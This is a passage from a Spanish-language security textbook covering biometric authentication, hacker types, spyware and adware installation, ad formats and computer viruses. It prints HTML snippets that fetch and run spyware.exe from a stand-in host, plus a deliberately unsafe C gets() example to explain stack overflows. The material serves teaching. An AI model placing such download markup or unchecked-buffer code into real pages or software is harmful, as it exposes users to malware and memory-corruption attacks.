El tiempo en ir y presionar una tecla, llamado tiempo de búsqueda, y el tiempo que se mantiene la tecla pulsada, llamado tiempo de retención, pueden ser muy característicos de una persona, independientemente de lo rápido que teclea generalmente. La mayoría de la gente tiene letras específicas que les llevan más tiempo a encontrar que su promedio de tiempo de búsqueda de todas las letras, pero esas letras pueden variar drásticamente para diferentes personas. Las personas diestras pueden ser estadísticamente más rápidas en ir a las letras que teclean con sus dedos de la mano derecha de las que teclea con sus dedos de la mano izquierda. Los dedos índice puede ser característicamente más rápidos que los otros dedos en un grado que es coherente para una persona día a día independientemente de su velocidad total de este día.

Además las secuencias de letras pueden tener propiedades características para una persona. En inglés, la palabra "the" es muy común, y esas tres le-

tras se puede determinar como una secuencia de tecleado rápido y no tan sólo tres letras sin sentido afectados por este orden. Las terminaciones comunes, como "ing", se puede introducir mucho más rápido que, por ejemplo, las mismas letras en orden inverso ("gni") con una intensidad que varía constantemente para una persona. Esta consistencia si se mantiene, puede identificar una persona por sus secuencias comunes de la lengua materna, incluso cuando se están escribiendo en un idioma diferente.

Errores comunes también pueden ser características de una persona, y hay una taxonomía completa de errores. Incluso sin conocer el idioma en el que una persona está trabajando, buscando en el resto del texto y lo que la persona va y sustituye, estos errores pueden ser detectados. Una vez más, los patrones de errores pueden ser suficientemente distintos para distinguir dos personas.

Variación temporal
Uno de los principales problemas de la dinámica de pulsación de teclas es que el tecleado de una persona varía sustancialmente a lo largo del día y entre días diferentes. La gente puede estar cansada o enojado, o haber tomado una cerveza, o cambiar de ordenador, o mover su teclado a una nueva ubicación, o utilizar un teclado virtual, o convertir de voz a texto. Incluso mientras teclea, una persona puede estar hablando por teléfono o haciendo una pausa para hablar. Hay cientos de circunstancias que pueden influir en la forma de teclear de una misma persona. Debido a estas variaciones, cualquier sistema dará errores de falsos positivos y falsos negativos. Algunos de los productos comerciales exitosos tienen estrategias para abordar esas cuestiones y han demostrado su eficacia en gran escala en entornos del mundo real y en aplicaciones.

27.12.9. Autenticación por escaneo de la retina

Un escáner de retina, no es un escáner de iris, es una técnica biométrica que utiliza los patrones únicos en la retina de una persona para su identificación. La retina humana es un tejido delgado compuesto de células neuronales que se encuentran en la parte posterior del ojo. Debido a la compleja estructura de los capilares que suministran sangre a la retina, la retina de cada persona es única. La red de vasos sanguíneos en la retina es tan compleja que incluso

los gemelos no comparten un patrón similar. Aunque los patrones de la retina pueden ser alterados en los casos de diabetes, glaucoma o trastornos degenerativos retinales, por lo general la retina se mantiene sin cambios desde el nacimiento hasta la muerte. Debido a su naturaleza única e inmutable, la retina parece ser una característica biométrica precisa y fiable. Los defensores del escaneo de la retina han llegado a la conclusión de que es tan precisa que la tasa de error se estima en sólo uno en un millón.

Un identificador biométrico conocido como un escáner de retina se utiliza para correlacionar los patrones únicos de la retina de una persona. Los vasos sanguíneos dentro de la retina absorben la luz más fácilmente que el tejido circundante y se puede identificar fácilmente con una iluminación adecuada. Un escáner de retina se realiza lanzando un rayo imperceptible de baja energía de luz infrarroja en los ojos de una persona como se ven a través del ocular del escáner. Este haz de luz traza una trayectoria normalizada sobre la retina. Dado que los vasos sanguíneos de la retina son más absorbentes de la luz que el resto del ojo, la cantidad de reflexión varía durante la exploración. El patrón de las variaciones se convierte en un código informático y se almacena en una base de datos.

Sus ventajas son:

- Una tasa muy baja de falsos positivos.
- Una tasa muy baja de falsos negativos.
- Alta fiabilidad porque no hay dos personas que tengan el mismo patrón de retina.
- Los tiempos de identificación de la persona son muy cortos.

Sus inconvenientes son:

- La precisión de la medición puede verse afectada por una enfermedad, como las cataratas.
- La precisión de la medición también puede verse afectada por un astigmatismo severo.
- Por algunos este escaneo de la retina se considera una técnica invasiva.
- No es muy fácil de usar.
- La persona escaneada debe estar cerca de la cámara óptica.
- Los costos del equipo son altos.

27.12.10. Autenticación por recocimiento de la firma

El reconocimiento de firma es un comportamiento biométrico. Puede operar de dos maneras diferentes:

- Estática. En este modo, los usuarios escriben su firma en un papel, que se digitaliza con un escáner óptico o una cámara, y a continuación el sistema biométrico reconoce la firma analizando su forma.
- Dinámica: En este modo, los usuarios escriben su firma en una tableta de digitalización, que adquiere la firma en tiempo real. Otra posibilidad es la adquisición por medio de lápiz óptico que funciona como PDA. La información dinámica normalmente consta de la información siguiente: la coordenada espacial x(t), la coordenada espacial y(t), la presión p(t), el azimut az(t) y la inclinación in(t)

El estado del arte del reconocimiento de firma está en pleno desarrollo, así podemos enumerar como las técnicas de reconocimiento de firma más populares son: DTW (Dynamic Time Warping, HMN (Hidden Markov Models) y VQ (Vector Quantization). Hay la posibilidad de trabajar simultáneamente con varias de ellas.

27.12.11. Autenticación por análisis de la voz

El análisis de la voz es el estudio de los sonidos del habla con fines distintos del contenido lingüístico, tal como en el reconocimiento de voz. Estos estudios incluyen principalmente el análisis médico de la voz, así como de la identificación de la persona que habla. Es controvertido el hecho de que algunos creen que el estado emocional de las personas se puede determinar mediante el análisis de tensión de la voz.

Los problemas típicos de la voz

Un estudio médico de la voz puede ser, por ejemplo, el análisis de la voz de los pacientes que han tenido una extracción de pólipo de sus cuerdas vocales por medio de una operación. Con el fin de evaluar objetivamente la mejora de la calidad de voz, tiene que haber alguna medida de la calidad de voz. Un terapeuta experimentado puede evaluar de forma muy fiable la voz, pero esto requiere una amplia formación y sigue siendo siempre subjetivo.

Otro tema de investigación activa en el análisis médico de la voz es la evaluación de la carga vocal. Las cuerdas vocales de una persona hablando durante un período prolongado de tiempo sufrirá un agotamiento, es decir, el proceso de habla ejerce una carga sobre las cuerdas vocales, donde el tejido sufre un agotamiento. Entre los profesionales de la voz este agotamiento puede causar fallos de voz y bajas por enfermedad. Para evaluar estos problemas de carga vocal, se tienen que hacer mediciones objetivas.

Métodos de análisis

Los problemas de la voz que requieren un análisis de la voz, en general proceden de las cuerdas vocales o la musculatura laríngea que los controla, ya que los pliegues están sujetos a fuerzas de colisión en cada ciclo vibratorio y el secado del aire que es forzado a través del pequeño espacio que hay entre ellos, y el músculo laríngeo tiene una intensa actividad durante el habla o el canto y está sujeto a un cansancio. Sin embargo el análisis dinámico de las cuerdas vocales y su movimiento es físicamente difícil. La ubicación de los pliegues vocales no permite una medición efectiva directa, en cuanto es una técnica invasiva. Métodos de imagen menos invasivas, tales como los rayos X o los ultrasonidos, no funcionan debido a que las cuerdas vocales están rodeados por el cartílago que distorsionan la calidad de imagen. Los movimientos de las cuerdas vocales son rápidos, con frecuencias fundamentales por lo general entre 80 y 300 Hz, lo que impide el uso de vídeo convencional. Los vídeos estroboscópicos, y de alta velocidad proporciona una opción, pero con el fin de ver las cuerdas vocales, se puede colocar una sonda de fibra óptica con una cámara, que dificulta el habla. Además la colocación de objetos en la faringe generalmente desencadena un reflejo de mordaza que impide expresarse y cierra la laringe. Además, la imagen estroboscópica sólo es útil cuando la patrón vibratorio del pliegue vocal es muy periódico.

Los métodos indirectos más importantes son normalmente del filtrado inverso del micrófono o de flujos de aire grabados y electroglotografiados (EGG). En el filtrado inverso, el sonido del habla, es decir, la forma de onda de presión acústica radiada como se obtiene de un micrófono, o la forma de la onda del flujo de aire oral de una máscara con ventilación circular se registra fuera de la boca y después se filtra por un método matemático para eliminar los efectos del tracto vocal. Este método realiza una estimación de

la forma de onda de los pulsos de flujo de aire glotales, que a su vez reflejan los movimientos de los pliegues vocales.

El otro tipo de indicación indirecta no invasivo del movimiento de las cuerdas vocales es la electroglotografía, en la que los electrodos colocados a cada lado de la garganta de la persona a nivel de las cuerdas vocales registra los cambios en la conductividad de la garganta de acuerdo con lo grande que detecta una porción de los pliegues vocales cuando se tocan entre sí. Así se obtiene información unidimensional de la zona de contacto. Ni el filtrado inverso ni la EGG son suficientes para describir completamente el patrón tridimensional del movimiento de las cuerdas vocales, pero puede proporcionar una evidencia útil indirecta de ese movimiento.

28. Ataques basados en software

28.1. Piratas

Con este nombre se trata de identificar a las personas que tratan de entrar en los sistemas informáticos ajenos, burlando sus sistemas de seguridad. Su objetivo puede ser muy diverso, así hay los llamados piratas blancos, que se definen como piratas que una vez detectado algún agujero, avisan a la empresa en cuestión y no obtienen ninguna información confidencial de la misma.

Sin embargo hay piratas especializados en distintas facetas. A estos piratas se les conoce por su denominaciones en inglés, y así podemos citar los siguientes:

a) Hackers, piratas propiamente dichos. Pueden ser negros y blancos.
b) Crackers. Son los que se dedican a descifrar códigos de lo que sea.
c) Crashing. Esta actividad es una variación del cracking. Consiste en adulterar programas que originalmente son inofensivos agregándole códigos dañinos para destruir los datos almacenados en el ordenador atacado.
d) Lockpicking. Consiste en abrir cerraduras y candados de todas las clases que existen.
e) Virucking. La actividad de crear virus, gusanos, troyanos o bombas lógicas.
f) Script kiddies. Son aquellos que buscan puertas abiertas del protocolo TCP o UDP o CGI.
g) Seasoned crackers. Crackers con dedicación esporádica.

Los piratas atacan cualquier dispositivo ya sean ordenadores, enrutadores o conmutadores y a sus correspondientes sistemas operativos y a los programas que hay instalados en ellos.

Las operaciones que pueden ser realizadas por un pirata en un sistema de ordenadores son:

- Uso del ordenador como, por ejemplo, para realizar correo basura automatizado o para distribuir ataques de denegación de servicios.
- Robo de datos, por ejemplo, la recuperación de contraseñas o la información de la tarjeta de crédito.
- Instalación de programas, incluyendo software malicioso de terceros.
- Descarga o subida de ficheros en el ordenador del usuario.
- Modificación o borrado de ficheros.
- Registro de lo tecleado.
- Mirar la pantalla del usuario.
- Malgastar el espacio de almacenamiento del ordenador.
- Estropear el ordenador.

Algunas de las herramientas usadas por los piratas son las siguientes:

- El protocolo SMTP se puede emplear para examinar las tablas de enrutamiento de un enrutador, y a partir de esta información conocer la topología de la red. Por lo general estas tablas están protegidas por una contraseña.
- El programa 'traceroute' puede revelar las direcciones y los nombres de los enrutadores del sistema informático.
- El programa 'whois' es un servicio de información que puede suministrar información de los dominios DNS y de los administradores responsables de cada dominio.
- Los servidores DNS pueden acceder a una lista de direcciones IP con sus nombres asociados.
- El programa 'finger' puede revelar información detallada de los usuarios (nombre de login, números de teléfono, última vez que se conectó, etc.) de un ordenador determinado.
- El programa 'ping' se puede emplear para localizar un ordenador determinado. Posibilidad de escaneo de un rango de direcciones IP. Hay ordenadores que lo tienen deshabilitado.

28.2. Spyware & Adware

Las palabras en inglés spyware y adware se refieren a unos tipos de programas informáticos que son capaces de violar la privacidad mediante la monitorización de la actividad del usuario del ordenador o robar directamente la información contenida en el mismo. El spyware y el adware comparten muchas características en cuanto a su funcionamiento, excepto cuando se discuten las técnicas relacionadas con la publicidad, ya que el término spyware se utilizará de forma genérica para referirse a cualquier tipo de programas.

En lugar de tratar de clasificar los programas en spyware y no spyware, lo más seguro es pensar en si los programas tienen características spyware o no. Un spyware se puede caracterizar por:

- El registro de las pulsaciones de las teclas, los movimientos del ratón y los clics del ratón.
- La captura de imágenes de la pantalla.
- La grabación con el micrófono o la cámara conectada a un ordenador.
- El robo de claves de licencia del software instalado.
- El robo de ficheros de un ordenador.
- La observación de la actividad del navegador web.
- El cambio de las opciones del navegador o de la red para facilitar el robo de información.
- La operación de manera subrepticia y tratando de esconderse de la detección.
- La instalación de software de una manera menos obvia o engañosa.
- Tratar de evitar ser desinstalado.

Este enfoque basado en como se comportan los programas, refleja cómo las empresas antivirus/antispyware llegan a una decisión acerca de si el programa es spyware o no. El objeto del spyware se limita a los programas que modifican de alguna manera el ordenador del usuario con la instalación o el almacenamiento de algunos datos en el ordenador para su posterior recuperación. Es posible espiar con dispositivos de hardware, o espiar el tráfico de la red puenteándolo en un proveedor de servicios de Internet.

El adware se puede considerar algo menos dañino y por lo general una forma más evidente de spyware. El spyware actúa de forma encubierta, mientras que el adware actúa de forma manifiesta. Los elementos característicos del adware son:

- El cambio de la página de inicio del navegador o del motor de búsqueda. Esto anima a los usuarios a hacer clic en enlaces que dan como resultado, directa o indirectamente, el cobro de un dinero para el creador del adware.
- La alteración del contenido de las páginas web para insertar publicidad o modificar el contenido. Por ejemplo, los anuncios de un competidor podría ser sustituidos por otros por el creador del adware.
- La visualización de anuncios contextuales.
- Hacer un seguimiento del comportamiento del usuario. El seguimiento no se puede hacer localmente en el ordenador del usuario, pero puede mediante el uso de las cookies del navegador ayudar en este seguimiento.
- El cambio de las opciones del navegador o la configuración de la red para facilitar el seguimiento de la conducta del usuario.
- Transmitir información sobre el comportamiento del usuario y el ordenador al creador del adware. La cantidad y el detalle de esta información puede variar de dos maneras. En primer lugar, la identidad del usuario puede o no puede ser disimulado. Segundo, la información podría ser utilizada para dar una visión de alto nivel sin más detalles. La combinación da una serie de ventajas y desventajas con respecto a la información para el creador del adware contra la privacidad del usuario, la diferencia entre "Alicia escuchaba las canciones A, B y C" y "9265043d escuchaba las canciones A, B y C" y "Alicia normalmente escucha música country."

28.2.1. Instalación del spyware

La instalación del spyware en un ordenador puede hacerse de varias formas, que difieren en cuanto a la cantidad de participación por parte de los usuarios. En uno de los extremos, el usuario instala el spyware de forma voluntaria. El usuario puede estar menos implicado y caer en la trampa de instalar spyware de forma más o menos ignorada. Finalmente el usuario puede ser víctima y tener spyware instalado en su ordenador por el simple hecho de

estar en el lugar equivocado en el momento equivocado. La instalación no necesita ninguna intervención por parte del usuario.

28.2.1.1.Instalación voluntaria explícita

El programa que el usuario desea y el programa spyware no tiene que ser el mismo. El spyware puede estar incluído y/o distribuído con otro programa. El spyware incluído puede ser removible desde un punto de vista técnico, pero no puede serlo desde un punto de vista legal. El problema es que las condiciones bajo las cuales el programa tiene licencia, normalmente el acuerdo se llama EULA o contrato de licencia de usuario final.

El usuario puede ser engañado de forma explícita en la instalación de spyware de otras formas. La ingeniería social es el arte de engañar a la gente a los efectos de alterar la seguridad o la privacidad. El spyware puede ser compartido en una red puerto a puerto, dando por ejemplo un nombre intrigante como un señuelo y confiando en la ingeniería social para que un usuario lo instale.

28.2.1.2.Mediante descargas con la participación del usuario

Una descarga es otra vía por la cual el ordenador de un usuario se le puede instalar spyware. Tomando una definición amplia, una descarga es donde el usuario visualizando una página web, se dispone a descargar un programa e instalarlo como un efecto secundario de la visita a la página. En algunos casos, el usuario vería un mensaje en su navegador web antes de la solicitud de permiso de descarga. El usuario tendría que contestar afirmativamente para permitir la descarga. Este caso, requiere la participación del usuario.

El código HTML empleado en la confección de las páginas web, tiene varias maneras mediante las cuales una página web puede incluir contenido adicional, específicamente código adicional a ejecutar. Por ejemplo, el código HTML siguiente dirige el navegador a recargar la página web actual, descargando y ejecutando el programa spyware.exe:

```
<meta http-equiv="refresh" content="0;url=http://www.example.com/spyware.exe">
```

La instrucción incluída en el contenido de una página web, opuesto a la redirección del navegador a una página, se puede dar con la etiqueta object

de HTML, donde el atributo classid especifica la URL donde se encuentra el código:

```
<object classid="http://www.example.com/spyware.exe"> </ object>
```

Frecuentemente una variante utiliza el clsid de Windows de la URL:

```
<object classid="clsid:DEADBEEF-1234-5678-0000-A0B0C0D0E0F0"
codebase="http://www.example.com/spyware.exe"> </ object>
```

El clsid es una forma de identificador global única que identifica un código de forma única. Si el código nombrado por el clsid ya está instalado, entonces obviamente no hay necesidad de descargarlo e instalarlo de nuevo. De lo contrario, el código base de la URL apunta a la localización del código si es necesaria la descarga.

28.2.1.3.Mediante descargas sin la participación del usuario

El spyware puede ser instalado por un usuario que no se fije en lo que está haciendo. Un usuario puede ser golpeado con una descarga que instala spyware en su ordenador sin que el usuario vea ningún indicio de ello, sólo por el simple hecho de visitar una página web. Esta forma de descarga es muy frecuente, e incluso aparece en los resultados de los motores de búsqueda. Se aprovecha de los errores en el navegador web del usuario, resultando en que el adversario es capaz de ejecutar código de su elección en el ordenador del usuario.

Mientras que hay muchas técnicas diferentes para la explotación de errores, la idea siguiente ilustrará como funciona un ataque de destrucción de pila. El ataque se basa en el desbordamiento de una memoria de entrada que se encuentra en la pila. La entrada del navegador en este caso no es por parte del usuario, sino desde un servidor web que controla al adversario. Para entender como funciona este ataque, consideremos el siguiente código de C. Es muy simple y hace lo mismo que otros códigos más largos y complicados.

```
#include <stdio.h>
int main() {
char buffer[123];
```

```
gets(buffer);
return 0;
}
```

Este corto programa declara una matriz de buffer, lee la entrada en el buffer utilizando la rutina de la librería gets, y finalmente devuelve un cero, lo que indica que todo está bien. En muchos lenguajes de programación, los límites de la matriz se comprueban siempre, y no es posible escribir cualquier cosa antes o después de una matriz. Sin embargo esto no se hace en el lenguaje C. El trabajo de comprobación de los límites de la matriz se deja al programador, que puede o no puede hacer el trabajo correctamente. En este ejemplo, la función gets ni sabe ni le importa el tamaño del búffer. Empieza colocando la entrada que lee en el comienzo del buffer, y continúa copiando la entrada en el búffer hasta que se ha leído una línea. La variable buffer es una variable local, y en el lenguaje C, así como la mayoría de los otros lenguajes, las variables locales se almacenan en la pila. Efectivamente, cada llamada a la función gets asigna memoria en la pila para almacenar información llamando un registro de activación o una trama de la pila. Una llamada, una nueva trama de la pila. La trama de la pila se utiliza para almacenar los contenidos del registro, los valores temporales y las variables locales. Lo que también se almacena en la pila es la dirección de retorno, la dirección donde la ejecución se reanuda una vez que se llama a la función return. Este hecho, sumado a la falta de comprobación de límites, es como funciona un ataque demolidor a la pila del adversario.

Las sondas del sitio web se puede realizar manualmente por un analista de seguridad, pero también algunas empresas ejecutan sistemas automatizados para visualizar sitios web. Como un guiño a las defensas pasivas trampa que les precedieron, estos navegadores automatizados son llamados honeyclients o honeymonkeys. Después de que un sitio web ha sido visitado de forma automática, cualquier cambio inesperado en el ordenador honeyclient se indica como una descarga.

Otra razón para no ser objetivo de los spyware, es no estar en el lugar equivocado. Un cálculo de la ubicación física de un ordenador se pueden hacer sobre la base de la dirección IP y un adversario puede querer limitar las instalaciones de descarga en determinados países. Un observador cínico podría sugerir hacer esto para evitar que el adversario sea víctima de su

propio descarga, pero puede hacerlo por motivos económicos. Los ordenadores comprometidos en algunos países son más valiosos que otros. Ocasionalmente hay incluso los programas de afiliados que se anuncian abiertamente a los administradores de una web que pueden servir descargas, ofreciendo mayores o menores cantidades a los administradores de la web sobre la base de donde se produce una instalación.

Hay algunas defensas generales a estas descargas sin la implicación del usuario. En primer lugar, mantener un equipo actualizado con los últimos parches de los programas en un intento de corregir los defectos del navegador antes de que se les puedan explotar. En segundo lugar, al igual que con los sistemas biológicos, la diversidad es una estrategia valiosa. El uso de un navegador diferente y un sistema operativo diferente del de la mayoría de los usuarios de Internet, reduce el riesgo de ataque, suponiendo que el adversario lo hace con fines de lucro. Se hace más daño atacando a la mayoría.

Por ejemplo, el ataque que rompe la pila descrito anteriormente, se puede hacer más difícil para un adversario si se localiza aleatoriamente la ubicación de la pila, o haciendo la memoria de la pila no ejecutable. Tercero, se puede estar en guardia contra los programas conocidos que explotan vulnerabilidades, ya sea en el tráfico de entrada o en las aplicaciones vulnerables por sí mismos. En cuarto lugar, las aplicaciones potencialmente vulnerables, como los navegadores web, pueden estar aislados del resto del sistema, de modo que uno de estos programas conocidos que explotan vulnerabilidades no comprometa al resto del sistema. Sin embargo en general no es suficiente ejecutar el navegador aparte, porque un exploit exitoso del navegador web puede ser utilizado por un adversario para espiar la actividad del navegador sin afectar al resto del sistema.

28.2.1.4.Instalación via malware

Una observación final sobre la instalación de spyware es que el programa malicioso (malware), añade otra dimensión a la escala de implicación del usuario. Además de los métodos mencionados anteriormente, el malware puede instalar o desinstalar el spyware a su aire. Un ordenador infectado por malware se pueden unir a una red de robots, permitiendo al autor del malware controlar toda esta red para espiar al usuario.

El malware puede o no requerir la implicación del usuario. Una pieza de malware enviada por correo electrónico a potenciales víctimas como un fichero adjunto, permite al usuario ejecutar el fichero adjunto, y probablemente algo de ingeniería social para engañar a ejecutarlo. Por otro lado, un gusano que se mueva por Internet de forma autónoma puede comprometer el ordenador del usuario e instalar spyware sin ninguna acción por parte del usuario.

28.2.2. Publicidad/Advertising

La publicidad, en inglés advertising, es una forma de comunicación utilizada para persuadir a una audiencia (espectadores, lectores u oyentes) a que tomen alguna acción con respecto a los productos, ideas o servicios. Por lo general, el resultado deseado es conducir al consumidor con su comportamiento con respecto a una oferta comercial, a adquirir determinados productos en detrimento de otros. En general los mensajes publicitarios están pagados por los patrocinadores y se ven a través de diversos medios de comunicación tradicionales, incluidos los periódicos, las revistas, los anuncios comerciales de televisión, los anuncios de radio, la publicidad exterior o el correo directo, o los nuevos medios como los sitios web y los mensajes de texto.

Los anunciantes comerciales buscan a menudo generar un mayor consumo de sus productos o servicios a través de la publicidad de sus etiquetas, que consiste en la repetición de una imagen o del nombre del producto, en un esfuerzo para asociar determinadas cualidades con la marca en la mente de los consumidores. Los anunciantes no comerciales que gastan el dinero para anunciar artículos que no sean un producto o un servicio de consumo son los partidos políticos, los grupos de interés, las organizaciones religiosas y los organismos gubernamentales.

Esta publicidad emplea técnicas en teoría éticas, pero no todas ellas lo son, incluso en el caso que relatamos, consiste en utilizarlas para obtener información para realizar actos delictivos.

28.2.2.1.Tipos de anuncios

Es difícil construir una lista completa que contenga todos los posibles tipos de publicidad en el ámbito de las páginas web. Aquí mencionaremos una muestra ilustrativa de los distintos tipos de anuncios que pueden aparecer. La intención es hacerlo desde la perspectiva de un usuario. Se tendrá en cuenta las diferencias en la implementación subyacente de los anuncios.

Hay un conjunto de propiedades que los auncios pueden exhibir de forma que se pueden utilizar para clasificarlos. Los seis posibles tipos son:

1. La propiedad más fácil de definir es la de un anuncio con posibilidad de cambio de tamaño. Esto se refiere a un anuncio cuyas dimensiones cambian para revelar más que la publicidad tal como se muestra.
2. Un anuncio de contenido escondido que esconde parte o la totalidad de los contenidos, obligando al usuario a esperar a que el anuncio termine o realice alguna acción explícita para despedir el anuncio. Tengamos en cuenta que el contenido es lo que se refiere específicamente a la información y no la publicidad.
3. Los anuncios abriendo una ventana son los que crean una nueva ventana en la que mostrar su mensaje. Para su calificación, el anuncio no debe ser simplemente una imagen que se parezca a una ventana, sino una ventana real creada por la interfaz gráfica de usuario.
4. El anuncio intersticial es el más difícil de definir con precisión. La palabra intersticial tiene que ver con un intersticio, es decir, con un espacio intermedio entre las cosas. La cuestión es qué constituye una cosa. Sin embargo, este es un terreno resbaladizo, y no está claro cuando falla la aplicación del argumento. Por ejemplo, un intersticio podría ser un espacio entre palabras, o incluso entre letras. Un intersticio dentro de una palabra. Un intersticio también puede referirse al tiempo en comparación con el espacio. Una vez más, la distinción es menos útil. Cualquier anuncio que se muestre entre las 12:50 pm y 12:51 se puede decir que han aparecido en este intersticio de tiempo, sin embargo, no dice nada significativo sobre el tipo de anuncio. Aquí el término intersticial en publicidad se utiliza de una manera más restringida, con el fin de evitar estos problemas de definición. Un anuncio intersticial es el que aparece en medio de grandes cambios en el contenido. Por ejemplo, una transición de una página web a otra es un cambio importante en el contenido. Según esta defi-

nición, un anuncio localizado entre los párrafos no es intersticial debido a que un salto de párrafo no es un cambio importante en el contenido. Algunas fuentes describen los anuncios pop-up y pop-under como intersticiales, pero una vez más no se ajusta a la definición utilizada aquí porque aparecen en una ventana diferente y por tanto no están estrictamente situado en un cambio de contenido importante.

5. Los anuncios interactivos son los que implican algún tipo de interacción no trivial con el usuario. Si el usuario debe tomar algunas medidas para ver el anuncio completo, entonces se trata de una interacción no trivial. Para hacer la distinción entre la interacción trivial y la no trivial, consideremos el hecho de que a medida que se mueve el puntero del ratón sobre el anuncio, se invierta su color, pero que no haya ningún cambio sustancial en el propio anuncio porque el anuncio completo se ve de todas maneras. Esto es un ejemplo de interacción trivial, y no lo que se entiende por una publicidad interactiva. Una simple caja de despedida de un anuncio también sería una interacción trivial.
6. Hasta aquí los tipos de publicidad han dejado el contenido intacto, quizás se esconde o se mueve, pero no cambia. Un anuncio que cambia el contenido no tiene esta limitación. Por ejemplo, los enlaces se pueden añadir en el contenido o los enlaces existentes pueden ser modificados. Tener en cuenta que la clasificación describe solo el uso normal. A menudo es posible crear variantes con propiedades ligeramente diferentes, como una ventana pop-up, cuya colocación se asegura de forma que no oculte el contenido. Tener en cuenta también que el tipo de soporte de la publicidad se ha dejado deliberadamente abstracto. Cualquier anuncio puede ser de solo texto, o utilizar imágenes o animaciones o video, o algo completamente distinto.

28.3. Virus

Un virus es un programa que infecta los ficheros del ordenador mediante la introducción de código malicioso. Esta forma de expresión médica significa que en los ficheros de un ordenador se puede introducir un código de programa que cuando se ejecuta provoca algún tipo de malfuncionamiento del

propio ordenador, como por ejemplo el borrado de ficheros importantes y básicos. Esto generalmente se hace de forma tal que las copias se ejecutan cuando el fichero se carga en la memoria, permitiendo que infecte a otros ficheros, y así sucesivamente. A menudo los virus tienen efectos colaterales nocivos, a veces intencionalmente y otras veces sin intención. La variante más reciente es enviar esos virus a través de Internet en forma de mensajes adjuntos del correo electrónico.

Históricamente, en 1980 Jürgen Kraus escribió su tesis "Selbstreproduktion bei Programmen" (Autoreproducción de programas) en la Universidad de Dortmund. En este trabajo, Kraus postuló que los programas se podían comportar de una forma similar a un virus biológico. En 1984, Fred Cohen de la Universidad de Southern California escribió "Computer Viruses - Theory and Experiments". Era la primera vez que aparecía la palabra virus en un programa de autoreproducción, un término introducido por su profesor Leonard Adleman.

El virus Creeper fue el primer virus detectado por la red ARPANET, la red antecesora de Internet, a principios de los años 1970. Creeper era un programa experimental autoreproductivo escrito por Bob Thomas en BBN Technologies. Este programa utilizaba la red ARPANET para infectar los ordenadores DEC PDP-10 con el sistema operativo TENEX. Creeper conseguía entrar en la red ARPANET y se copiaba en el sistema remoto visualizando el mensaje "I'm the creeper, catch me if you can!". Se creó el programa Reaper para eliminar el Creeper.

28.3.1. Estrategias de infección por virus

Con el fin de replicarse a sí mismo, un virus debe permitir la ejecución de un código y por lo tanto antes se debe cargar en la memoria del ordenador. Por esta razón muchos virus se adhieren a ficheros ejecutables que pueden ser parte de programas legítimos. Si un usuario intenta iniciar un programa infectado, el código del virus se pueden ejecutar simultáneamente.

Los virus se pueden dividir en dos tipos en función de su comportamiento cuando se ejecutan:

- Los virus no residentes buscan inmediatamente otros ordenadores que pueden estar infectados, infectar a estos ordenadores y finalmente transferir el control al programa de la aplicación que infectan. Los virus no residentes puede ser considerados como compuestos por un módulo de búsqueda y un módulo de replicación. El módulo de búsqueda es el responsable de encontrar nuevos ficheros a infectar. Para cada nuevo fichero ejecutable que el módulo de búsqueda encuentra, llama al módulo de replicación para infectar este fichero.
- Los virus residentes no buscan otros ordenadores cuando se inician. En su lugar un virus residente se carga en memoria para su ejecución y transfiere el control al programa del ordenador infectado. El virus permanece activo en segundo plano e infecta a nuevos ordenadores cuando estos ficheros son accesibles por otros programas o por el propio sistema operativo. Los virus residentes contienen un módulo de replicación que es similar al que se emplea en los virus no residentes. Sin embargo este módulo no es llamado por un módulo de búsqueda. En este caso el virus carga el módulo de replicación del virus en la memoria cuando se ejecuta y se asegura de que este módulo se ejecuta cada vez que se llama el sistema operativo para realizar una determinada operación. Por ejemplo el módulo de replicación se puede llamar cada vez que el sistema operativo ejecuta un fichero. En este caso el virus infecta a todos los programas que se ejecutan en el ordenador. Los virus residentes se subdividen a veces en una categoría de virus que infectan rápido y una categoría de virus que infectan lento.
    - Los infectadores rápidos están diseñados para infectar tantos ficheros como sea posible. Por ejemplo un infectador rápido puede infectar todos los ficheros potenciales de un ordenador al que se tiene acceso. Esto plantea un problema especial cuando se utiliza un programa antivirus, ya que un escáner de virus tendrá acceso a todos los ficheros potenciales del ordenador cuando se realiza una exploración de todo el sistema. Si el escáner del antivirus no se da cuenta que este virus está presente en la memoria, el virus puede engañar al escáner de virus y de esta manera infectar todos los ficheros que son escaneados. Los infectadores rápidos confían en su rápida tasa de infección para su propagación. El inconveniente de

este método es que infectando muchos ficheros puede hacer más probable su detección, ya que el virus puede ralentizar un ordenador o realizar muchas acciones sospechosas que pueden ser notados por el programa antivirus.

- Los infectadores lentos están diseñados para infectar los ordenadores de vez en cuando cuando se cumplen determinadas condiciones. Algunos infectadores lentos, por ejemplo, sólo infectan los ficheros cuando se copian. Los infectadores lentos están diseñados para evitar la detección mediante la limitación de sus acciones: son menos propensos a ralentizar un ordenador de forma notable y, como máximo, disparan con poca frecuencia el programa antivirus que detecta comportamientos sospechosos de los programas.

Algunas medidas que pueden prevenir que un virus infecte la red o el ordenador son:

1. Evitar adquirir programas sin saber específicamente de donde provienen. Muchas veces un programa que se distribuye a través de canales ilegales es un portador importante de virus.
2. Tener cuidado cuando otras personas utilizan los discos del ordenador. Cualquier tipo de fichero puede ser portador de un virus. No es necesario que sea un programa, también puede ser un fichero de datos que contenga un virus que lo ha infectado.
3. Utilizar un programa antivirus actualizado en todos los ordenadores.

28.3.2. Tipos de virus

- Virus de arranque. Los virus del sector de arranque representan alrededor del 5 % de los virus conocidos en los ordenadores personales. Estos tipos de virus operan infectando el Master Boot Record (MBR) de un ordenador. El MBR es el primer sector de un disco duro donde reside el primer programa que se ejecuta cada vez que un ordenador se inicia y es el responsable de cargar el resto del sistema operativo. Esto hace que el virus del sector de arranque sea extremadamente peligroso, aunque son muy pocos en comparación con los virus que infectan ficheros. Una vez cargado un virus del sector de arranque reside en la memoria y es capaz de infectar cualquier uni-

dad del sistema. Son muy difíciles de eliminar y se requiere un disco de arranque con antivirus para eliminar adecuadamente el virus. Algunos ejemplos de virus del sector de arranque son los `Brain', `Crazy Boot', `Polyboot.B' y `AntiEXE'.

- Virus parásitos. Este tipo de virus se adhieren a los ficheros, ya sean ejecutables o no, dejando el contenido del fichero sin cambios. Alrededor del 85 % de todos los virus conocidos son de este tipo. Cuando un usuario ejecuta la aplicación o el fichero infectado, el código del virus se ejecuta y se copia en la memoria. A continuación el código intenta propagarse a otras aplicaciones, y también a los discos extraíbles conectados al ordenador.
